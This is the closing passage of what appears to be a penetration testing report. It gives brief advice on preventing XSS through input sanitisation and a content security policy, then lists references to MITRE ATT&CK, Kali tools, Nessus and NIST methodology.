Always validate and sanitise user input to prevent XSS attacks. Make use of PHP's built-in functions to stop malicious scripts from running. Another way of protection can be added by limiting the sources from which scripts can be used by putting in place a Content protection Policy.

References

Attack flow. (2022, October). Retrieved from MITRE: https://ctid.mitre.org/projects/attackflow

Kali Tools. (2023, May). *Hping*. Retrieved from Kali Tools.

Kali Tools. (2025, February). *Nmap*. Retrieved from Kali Tools: https://www.kali.org/tools/nmap/

Nessus. (2005). Retrieved from Tenable: https://www.tenable.com/products/nessus *NIST Methodology*. (2023, Novemeber). Retrieved from The Cyphere: https://thecyphere.com/blog/nist-penetration-testing/

Sam Seabrook, D. E. (2020, October). *MITRE ATT&CK*. Retrieved from MITRE ATT&CK: https://attack.mitre.org/techniques/T1592/